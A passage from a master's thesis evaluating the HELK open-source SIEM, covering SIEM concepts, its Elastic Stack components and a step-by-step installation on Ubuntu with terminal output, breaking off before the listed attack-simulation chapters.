University of Piraeus

Department of Digital Systems

Postgraduate Programme

«Security of Digital Systems»

Master's Thesis

Evaluation of the Detection Capabilities of the Open Source SIEM HELK

Christos Makris

MTE/1724, chrismakris9@ssl-unipi.gr

Under the supervision of:

Dr. Christoforos Dadoyan, dadoyan@unipi.gr

Piraeus 2019-2020

Table of Contents:

1. SIEM Defined 5

1.1 The Benefits of Using SIEM 5

1.1.1 Streamline compliance reporting: 5

1.1.2 Detect the undetected 6

1.1.3 Improve the efficiency of incident handling activities 7

1.2.1 The benefits of SIEM products make them a necessity 7

2. Helk Appliance 8

2.1 Helk Components 8

2.1.1 Elasticsearch 8

2.1.2 Kibana 9

2.1.3 Logstash 10

2.2 Installation Prerequisites 10

2.3 Helk Installation 11

2.4 Helk Services 14

2.5 Exploring Rules 15

3. Windows Logging 17

3.1 PSSysmonTools 17

3.2. Sysmon Modular 18

3.3 Windows Policy Configuration 19

3.4 Winlogbeat 22

4. Simulation of Attacks 24

4.1. SMB Brute Force 24

4.2. Reverse TCP shell 24

4.3 Recon Script Execution 25

4.4 Mimikatz 25

4.5 Powershell Execution 26

4.6 Sysinternals Toolkit 26

4.7 LOLBin 26

4.8 Log Deletion 26

4.9 Malware Infection 27

5. Detection Results 27

5.1. SMB Brute Force 27

5.2 Reverse TCP Shell 27

5.3 Recon Script Execution 28
5.4 Mimikatz 28
5.5 Powershell Execution 29
5.6 Sysinternals Toolkit 29
5.7 LOLBin 30
5.8 Log Deletion 31
5.9 Malware Infection 31
6. Table of Conclusions 33
7. References 34

Table of Tables

Figure 1 : Helk Overview 8
Figure 2 :Helk git directory 11
Figure 3: Helk installation script 11
Figure 4: Docker compose build choices 12
Figure 5: Elastic Subscription 12
Figure 6: Setting Helk IP 12
Figure 7: Setting Kibana password 12
Figure 8: Tail command to monitor installation 13
Figure 9: Output of tail command 13
Figure 10: Output of installation script 14
Figure 11: Enumeration of services 14
Figure 12: Services list 14
Figure 13: Bash shell in docker 15
Figure 14: Configuration files exploration 15
Figure 15: Kafka Configuration example 15
Figure 16: Exploring rules 16
Figure 17: Rule example – Elise Backdoor 16
Figure 18: Rule example - Powershell 17
Figure 19: Git directory of PSSysmon Tools 17
Figure 20: Installation of PSSysmonTools 18
Figure 21: Git directory of Sysmon Modular 18
Figure 22: Sysmon download 18
Figure 23: Sysmon installation using configuration file 18
Figure 24: Sysmon service 19
Figure 25: MMC 19
Figure 26: Process creating logging 20
Figure 27: Audit policy logging 20
Figure 28: Command-line logging 21
Figure 29: Powershell Logging - 1 21
Figure 30: Powershell Logging - 2 21

Figure 31: Schedule task logging 22
Figure 32: Winlogbeat download 22
Figure 33: Winlogbeat configuration file git directory 22
Figure 34: Winlogbeat configuration file 23
Figure 35: Winlogbeat installation 23
Figure 36: Winlogbeat service 23
Figure 37: SMB brute-force attack 24
Figure 38: Reverse TCP shell 25
Figure 39: Metepreter 25
Figure 40: Mimikatz 26
Figure 41: LOLBin 26
Figure 42: Log deletion 27
Figure 43: SMB brute-force detection 27
Figure 44: Reverse TCP shell detection 28
Figure 45: Recon script detection 28
Figure 46: Mimikatz Logs 29
Figure 47: Powershell detection - 1 29
Figure 48: Powershell detection - 2 29
Figure 49: Sysinternals Toolkit 30
Figure 50: LOLbin detection 30
Figure 51: Log deletion detection 31
Figure 52: Malware infection detection – Emotet -1 31
Figure 53: Malware infection detection – Emotet - 2 32
Figure 54: Malware infection detection – Emotet - 3 32
Figure 55: Malware infection detection – Trickbot - 1 32
Figure 56: Malware infection detection – Trickbot -2 33
Figure 57: Malware infection detection - Persistence 33
Figure 58: Helk Pros – Cons Table 34

Abstract

In this thesis we examine the use and the capabilities of the HELK SIEM as implemented by Roberto Rodriguez. The appliance is based on three lately introduced analytics tools, Elasticsearch – Logstash – Kibana (ELK) by which it was named by, appended by the letter (H) to define its threat Hunting purpose. After going through the installation process and multiple configurations, the HELK is tested in order to define its efficiency, by simulating several conditions. These conditions could be HELK's task is to detect, could be a suspicious activity, an ongoing cyber attack or a malware of infection of a system.

1. SIEM Defined

Security Information and Event Management (SIEM) software has been in use in various guises for over a decade and has evolved significantly during that time. SIEM solutions provide a holistic view of what is happening on a network in real-time and help IT teams to be more proactive in the fight against security threats.

What is unique about SIEM solutions is that they combine Security Event Management (SEM) - which carries out analysis of event and log data in real-time to provide event correlation, threat monitoring an incident response - with Security Information Management (SIM) which retrieves and analyzes log data and generates a report. For the organization that wants complete visibility and control over what is happening on their network in real-time, SIEM solutions are critical.

How Does SIEM Work?

SIEM software works by collecting log and event data that is generated by host systems, security devices and applications throughout an organization's infrastructure and collating it on a centralized platform. From antivirus events to firewall logs, SIEM software identifies this data and sorts it into categories, such as malware activity, failed and successful logins and other potentially malicious activity.

When the software identifies activity that could signify a threat to the organization, alerts are generated to indicate a potential security issue. These alerts can be set as either low or high priority using a set of pre-defined rules. For example, if a user account generates 20 failed login attempts in 20 minutes, this could be flagged as suspicious activity, but set at a lower priority as it is most likely to be a user that has forgotten their login details. However, if an account experiences 120 failed login attempts in 5 minutes this is more likely to be a brute-force attack in progress and flagged as a high severity incident.

1.1 The Benefits of **Using SIEM**

SIEM solutions provide a powerful method of threat detection, real-time reporting and long-term analytics of security logs and events. This tool can be incredibly useful for safeguarding organizations of all sizes.

1.1.1 Streamline compliance reporting:

Many organizations deploy the tools for these SIEM benefits alone, including streamlining enterprise compliance reporting efforts through a centralized logging solution. Each host that needs to have its logged security events included in reporting regularly transfers its log data to a SIEM server. A single SIEM server receives log data from many hosts and can generate one report that addresses all of the relevant logged security events among these hosts.

An organization without a SIEM system is unlikely to have robust centralized logging capabilities that can create rich customized reports, such as those necessary for most compliance reporting efforts. In such an environment, it may be necessary to generate individual reports for each host or to manually retrieve data from each host periodically and reassemble it at a centralized point to generate a single report.

The latter can be incredibly difficult, in no small part because different operating systems, applications and other pieces of software are likely to log their security events in various proprietary ways, making correlation a challenge. Converting all of this information into a single format may require extensive code development and customization.

Another reason why SIEM tools are so useful is that they often have built-in support for most common compliance efforts. Their reporting capabilities are compliant with the requirements mandated by standards such as the Health Insurance Portability and Accountability Act (HIPAA), the Payment Card Industry Data Security Standard (PCI DSS) and the Sarbanes-Oxley Act.

By using SIEM logs, an organization can save considerable time and resources when meeting its security compliance reporting requirements, especially if it is subject to more than one such compliance initiative.

1.1.2 Detect the undetected

SIEM systems are able to detect otherwise undetected incidents.

Many hosts that log security breaches do not have built-in incident detection capabilities. Although these hosts can observe events and generate audit log entries for them, they lack the ability to analyze the log entries to identify signs of malicious activity. At best, these hosts, such as end-user laptops and desktops, might be able to alert someone when a particular type of event occurs.

SIEM tools offer increased detection capabilities by correlating events across hosts. By gathering events from hosts across the enterprise, a SIEM system can see attacks that have different parts on different hosts and then reconstruct the series of events to determine what the nature of the attack was and whether or not it succeeded.

In other words, while a network intrusion prevention system might see part of an attack and a laptop's operating system might see another part of the attack, a SIEM system can correlate the log data for all of these events. A SIEM tool can determine if, for example, a laptop was infected with malware which then caused it to join a botnet and start attacking other hosts.

It is important to understand that while SIEM tools have many benefits, they should not replace enterprise security controls for attack detection, such as intrusion prevention systems, firewalls and antivirus technologies. A SIEM tool on its own is useless because it has no ability to monitor raw security events as they happen throughout the enterprise in real time. SIEM systems use log data as recorded by other software.

Many SIEM products also have the ability to stop attacks while they are still in progress. The SIEM tool itself doesn't directly stop an attack; rather, it communicates with other enterprise security controls, such as firewalls, and directs them to block the malicious activity. This incident response capability enables the SIEM system to prevent security breaches that other systems might not have noticed elsewhere in the enterprise.

To take this a step further, an organization can choose to have its SIEM tool ingest threat intelligence data from trusted external sources. If the SIEM tool detects any activity involving known malicious hosts, it can then terminate those connections or otherwise disrupt the malicious hosts' interactions with the organization's hosts. This surpasses detection and enters the realm of prevention.

1.1.3 Improve the efficiency of incident handling activities

Another of the many SIEM benefits is that SIEM tools significantly increase the efficiency of incident handling, which in turn saves time and resources for incident handlers. More efficient incident handling ultimately speeds incident containment, thus reducing the amount of damage that many security breaches and incidents cause.

A SIEM tool can improve efficiency primarily by providing a single interface to view all the security log data from many hosts. Examples of how this can expedite incident handling include:

- It enables an incident handler to quickly identify an attack's route through the enterprise
- It enables rapid identification of all the hosts that were affected by a particular attack
- It provides automated mechanisms to stop attacks that are still in progress and to contain compromised hosts.

1.2.1 The benefits of SIEM products make them a necessity

The benefits of SIEM tools enable an organization to get a big-picture view of its security events throughout the enterprise. By bringing together security log data from enterprise security controls, host operating systems, applications and other software components, a SIEM tool can analyze large volumes of security log data to identify attacks, security threats and compromises. This correlation enables the SIEM tool to identify malicious activity that no other single host could because the SIEM tool is the only security control with true enterprise-wide visibility.

Businesses turn to SIEM tools, meanwhile, for a few different purposes. One of the most common SIEM benefits is streamlined reporting for security compliance initiatives -- such as HIPAA, PCI DSS and Sarbanes-Oxley -- by centralizing the log data and providing built-in support to meet the reporting requirements of each initiative.

Another common use for SIEM tools is detecting incidents that would otherwise be missed and, when possible, automatically stopping attacks that are in progress to limit the damage.

Finally, SIEM products can also be invaluable to improve the efficiency of incident handling activities, both by reducing resource utilization and allowing real-time incident response, which also helps to limit the damage.

Today's SIEM tools are available for a variety of architectures, including public cloud-based services, which makes them suitable for use in organizations of all sizes. Considering their support for automating compliance reporting, incident detection and incident handling activities, SIEM tools have become a necessity for virtually every organization.

2. Helk Appliance

The Hunting ELK or simply the HELK is one of the first open source hunt platforms with advanced analytics capabilities such as SQL declarative language, graphing, structured streaming, and even machine learning via Jupyter notebooks and Apache Spark over an ELK stack. This project was developed primarily for research, but due to its flexible design and core components, it can be deployed in larger environments with the right configurations and scalable infrastructure.




Figure 1 : Helk Overview

2.1 Helk Components

2.1.1 Elasticsearch

Elasticsearch is a distributed, open source search and analytics engine for all types of data, including textual, numerical, geospatial, structured, and unstructured. Elasticsearch is built on Apache Lucene and was first released in 2010 by Elasticsearch N.V. (now known as Elastic). Known for its simple REST APIs, distributed nature, speed, and scalability, Elasticsearch is the central component of the Elastic Stack, a set of open source tools for data ingestion, enrichment, storage, analysis, and visualization. Commonly referred to as the ELK Stack (after Elasticsearch, Logstash, and Kibana), the Elastic Stack now includes a rich collection of lightweight shipping agents known as Beats for sending data to Elasticsearch.

Elasticsearch benefits:

The speed and scalability of Elasticsearch and its ability to index many types of content mean that it can be used for a number of use cases:

- Application search
- Website search
- Enterprise search
- Logging and log analytics
- Infrastructure metrics and container monitoring
- Application performance monitoring
- Geospatial data analysis and visualization
- Security analytics
- Business analytics

How does elasticsearch work?

Raw data flows into Elasticsearch from a variety of sources, including logs, system metrics, and web applications. *Data ingestion* is the process by which this raw data is parsed, normalized, and enriched before it is *indexed* in Elasticsearch. Once indexed in Elasticsearch, users can run complex queries against their data and use aggregations to retrieve complex summaries of their data. From Kibana, users can create powerful visualizations of their data, share dashboards, and manage the Elastic Stack.

2.1.2 Kibana

Kibana is an open-source data visualization and exploration tool used for log and time-series analytics, application monitoring, and operational intelligence use cases. It offers powerful and easy-to-use features such as histograms, line graphs, pie charts, heat maps, and built-in geospatial support. Also, it provides tight integration with Elasticsearch, a popular analytics and search engine, which makes Kibana the default choice for visualizing data stored in Elasticsearch.

Kibana benefits:

- Interactive Charts

Kibana offers intuitive charts and reports that you can use to interactively navigate through large amounts of log data. You can dynamically drag time windows, zoom in and out of specific data subsets, and drill down on reports to extract actionable insights from your data.

- Mapping Support

Kibana comes with powerful geospatial capabilities so you can seamlessly layer in geographical information on top of your data and visualize results on maps.

- Re-Built Aggregations and Filters

Using Kibana’s pre-built aggregations and filters, you can run a variety of analytics like histograms, top-N queries, and trends with just a few clicks.

- Easily Accessible Dashboards

You can easily set up dashboards and reports and share them with others. All you need is a browser to view and explore the data.

2.1.3 Logstash

Logstash is a lightweight, open-source, server-side data processing pipeline that allows you to collect data from a variety of sources, transform it on the fly, and send it to your desired destination. It is most often used as a data pipeline for Elasticsearch, an open-source analytics and search engine. Because of its tight integration with Elasticsearch, powerful log processing capabilities, and over 200 pre-built open-source plugins that can help you easily index your data, Logstash is a popular choice for loading data into Elasticsearch.

Logstash benefits:

- Easily Load Unstructured Data

Logstash allows you to easily ingest unstructured data from a variety of data sources including system logs, website logs, and application server logs.

- Pre-Built Filters

Logstash offers pre-built filters, so you can readily transform common data types, index them in Elasticsearch, and start querying without having to build custom data transformation pipelines.

- Flexible Plugin Architecture

With over 200 plugins already available on Github, it is likely that someone has already built the plugin you need to customize your data pipeline. But if none is available that suits your requirements, you can easily create one yourself.

2.2 Installation Prerequisites

Operating System & Docker:

- Ubuntu 18.04 (preferred). However, Ubuntu 16 will work. CentOS is not fully supported but some have been able to get it to work, documentation is yet to come - so use CentOS at your own expense at the moment. However, open a GitHub issue but we cant promise we can help.
- HELK uses the official Docker Community Edition (CE) bash script (Edge Version) to install Docker for you. The Docker CE Edge script supports the following distros: ubuntu, debian, raspbian, centos, and fedora.
- You can see the specific distro versions supported in the script here.
- If you have Docker & Docker-Compose already installed in your system, make sure you uninstall them to avoid old incompatible version. Let HELK use the official Docker CE Edge script execution to install Docker.

Processor/OS Architecture:

- 64-bit also known as x64, x86_64, AMD64 or Intel 64.
- FYI: old processors don't support SSE3 instructions to start ML (Machine Learning) on elasticsearch. Since version 6.1 Elastic has been compiling the ML programs on the assumption that SSE4.2 instructions are available

(See: https://github.com/Cyb3rWard0g/HELK/issues/321 and https://discuss.elastic.co/t/failed-to-start-machine-learning-on-elasticsearch-7-0-0/178216/7)

Cores:

Minimum of 4 cores (whether logical or physical)

Network Connection: NAT or Bridge**:**

- IP version 4 address. IPv6 has not been tested yet.
- Internet access
- If using a proxy, documentation is yet to come - so use a proxy at your own expense. However, open a GitHub issue and we will try to help until it is officially documented/supported.
- If using a VM then NAT or Bridge will work.
- List of required domains/IPs will be listed in future documentation.

RAM**:**

There are four options, and the following are minimum requirements (include more if you are able).

- Option 1: 5GB includes KAFKA + KSQL + ELK + NGNIX.
- Option 2: 5GB includes KAFKA + KSQL + ELK + NGNIX + ELASTALERT
- Option 3: 7GB includes KAFKA + KSQL + ELK + NGNIX + SPARK + JUPYTER.
- Option 4: 8GB includes KAFKA + KSQL + ELK + NGNIX + SPARK + JUPYTER + ELASTALERT.


DISK

25GB for testing purposes and 100GB+ for production (minimum)

2.3 Helk Installation

The following installation process is performed at Ubuntu 18.04 following the aforementioned prerequisites.


First of all, we need to run the following commands to clone the HELK repo via git.



```
helk@ubuntu:~$ git clone https://github.com/Cyb3rWard0g/HELK
```

Figure 2 :Helk git directory


Then, we change the current directory location to the new HELK directory, and run the helk_install.sh bash script as root.


helk@ubuntu: ~/HELK/docker
File Edit View Search Terminal Help

```
helk@ubuntu:~/HELK/docker$ sudo ./helk_install.sh
```

Figure 3: Helk installation script


During the installation process, the script will allow you to set up the following:


helk@ubuntu: ~/HELK/docker
File Edit View Search Terminal Help

```
**************************************************
**          HELK - THE HUNTING ELK              **
**                                              **
** Author: Roberto Rodriguez (@Cyb3rWard0g)     **
** HELK build version: v0.1.8-alpha01032020     **
** HELK ELK version: 7.5.2                      **
** License: GPL-3.0                             **
**************************************************

[HELK-INSTALLATION-INFO] HELK hosted on a Linux box
[HELK-INSTALLATION-INFO] Available Memory: 8974 MBs
[HELK-INSTALLATION-INFO] You're using ubuntu version bionic

*****************************************************
*      HELK - Docker Compose Build Choices          *
*****************************************************

1. KAFKA + KSQL + ELK + NGNIX
2. KAFKA + KSQL + ELK + NGNIX + ELASTALERT
3. KAFKA + KSQL + ELK + NGNIX + SPARK + JUPYTER
4. KAFKA + KSQL + ELK + NGNIX + SPARK + JUPYTER + ELASTALERT

Enter build choice [ 1 - 4]: 2
```

Figure 4: Docker compose build choices


At this paper, the Helk appliance will be installed with the option number 2 components.



```
[HELK-INSTALLATION-INFO] Set HELK IP. Default value is your current IP: 192.168.
152.128
 Enter build choice [ 1 - 4]: 2
 [HELK-INSTALLATION-INFO] HELK build set to 2
 [HELK-INSTALLATION-INFO] Set HELK elastic subscription (basic or trial): basic
```


Figure 5: Elastic Subscription

Then, we are asked to set the desired IP address that will host Helk and also set and confirm the Kibana password that we choose.



```
[HELK-INSTALLATION-INFO] Set HELK IP. Default value is your current IP: 192.168.
152.128
```

Figure 6: Setting Helk IP




```
[HELK-INSTALLATION-INFO] Please make sure to create a custom Kibana password and
 store it securely for future use.
[HELK-INSTALLATION-INFO] Set HELK Kibana UI Password: hunting
[HELK-INSTALLATION-INFO] Verify HELK Kibana UI Password: hunting
```

Figure 7: Setting Kibana password

Once the installation kicks in, it will start showing you pre-defined messages about the installation, but many of the details of what is actually happening will run in the background.


In order to monitor the whole installation process, we run the following command:


helk@ubuntu: ~/HELK/docker
File Edit View Search Terminal Tabs Help
helk@ubuntu: ~/HELK/docker
helk@ubuntu: ~/HELK/docker

```
helk@ubuntu:~/HELK/docker$ tail -f /var/log/helk-install.log
```

Figure 8: Tail command to monitor installation


When the installation process is completed, the following message is expected as output by the *tail* command:


helk@ubuntu: ~/HELK/docker
File Edit View Search Terminal Tabs Help
helk@ubuntu: ~/HELK/docker
helk@ubuntu: ~/HELK/docker

```
Digest: sha256:03569d98c46028715623778b4adf809bf417a055c3c19d21f426db4e1b2d6f55
Status: Downloaded newer image for otrf/helk-kafka-broker:2.3.0
Pulling helk-ksql-server (confluentinc/cp-ksql-server:5.1.3)...
5.1.3: Pulling from confluentinc/cp-ksql-server
Digest: sha256:063add111cc93b1a0118f88b577e31303045d4cc08eb1d21458429f05cba4b02
Status: Downloaded newer image for confluentinc/cp-ksql-server:5.1.3
Pulling helk-ksql-cli (confluentinc/cp-ksql-cli:5.1.3)...
5.1.3: Pulling from confluentinc/cp-ksql-cli
Digest: sha256:18c0ccb00fbf87679e16e9e0da600548fcb236a2fd173263b09e89b2d3a42cc3
Status: Downloaded newer image for confluentinc/cp-ksql-cli:5.1.3
Pulling helk-elastalert (otrf/helk-elastalert:0.2.6)...
0.2.6: Pulling from otrf/helk-elastalert
Digest: sha256:ae1096829aacbadce42bd4024b36da3a9636f1901ef4e9e62a12b881cfc23cf5
Status: Downloaded newer image for otrf/helk-elastalert:0.2.6
Creating helk-elasticsearch ... done
Creating helk-kibana        ... done
Creating helk-nginx         ... done
Creating helk-logstash      ... done
Creating helk-zookeeper     ... done
Creating helk-elastalert    ... done
Creating helk-kafka-broker  ... done
Creating helk-ksql-server   ... done
Creating helk-ksql-cli      ... done
```

Figure 9: Output of tail command

The output of the installation script should be the following:



```
[HELK-INSTALLATION-INFO] Waiting for some services to be up .....


********************************************************************************
***
** [HELK-INSTALLATION-INFO] HELK WAS INSTALLED SUCCESSFULLY
 **
** [HELK-INSTALLATION-INFO] USE THE FOLLOWING SETTINGS TO INTERACT WITH THE HELK
 **
********************************************************************************
***

HELK KIBANA URL: https://192.168.152.128
HELK KIBANA USER: helk
HELK KIBANA PASSWORD: hunting
HELK ZOOKEEPER: 192.168.152.128:2181
HELK KSQL SERVER: 192.168.152.128:8088

IT IS HUNTING SEASON!!!!!

You can stop all the HELK docker containers by running the following command:
 [+] sudo docker-compose -f helk-kibana-analysis-alert-basic.yml stop

helk@ubuntu:~/HELK/docker$
```


Figure 10: Output of installation script

The above message indicates that the installation of Helk was successful.

2.4 Helk Services

In order to identify and comprehend the structure of Helk, we need to lists the services that have been installed.

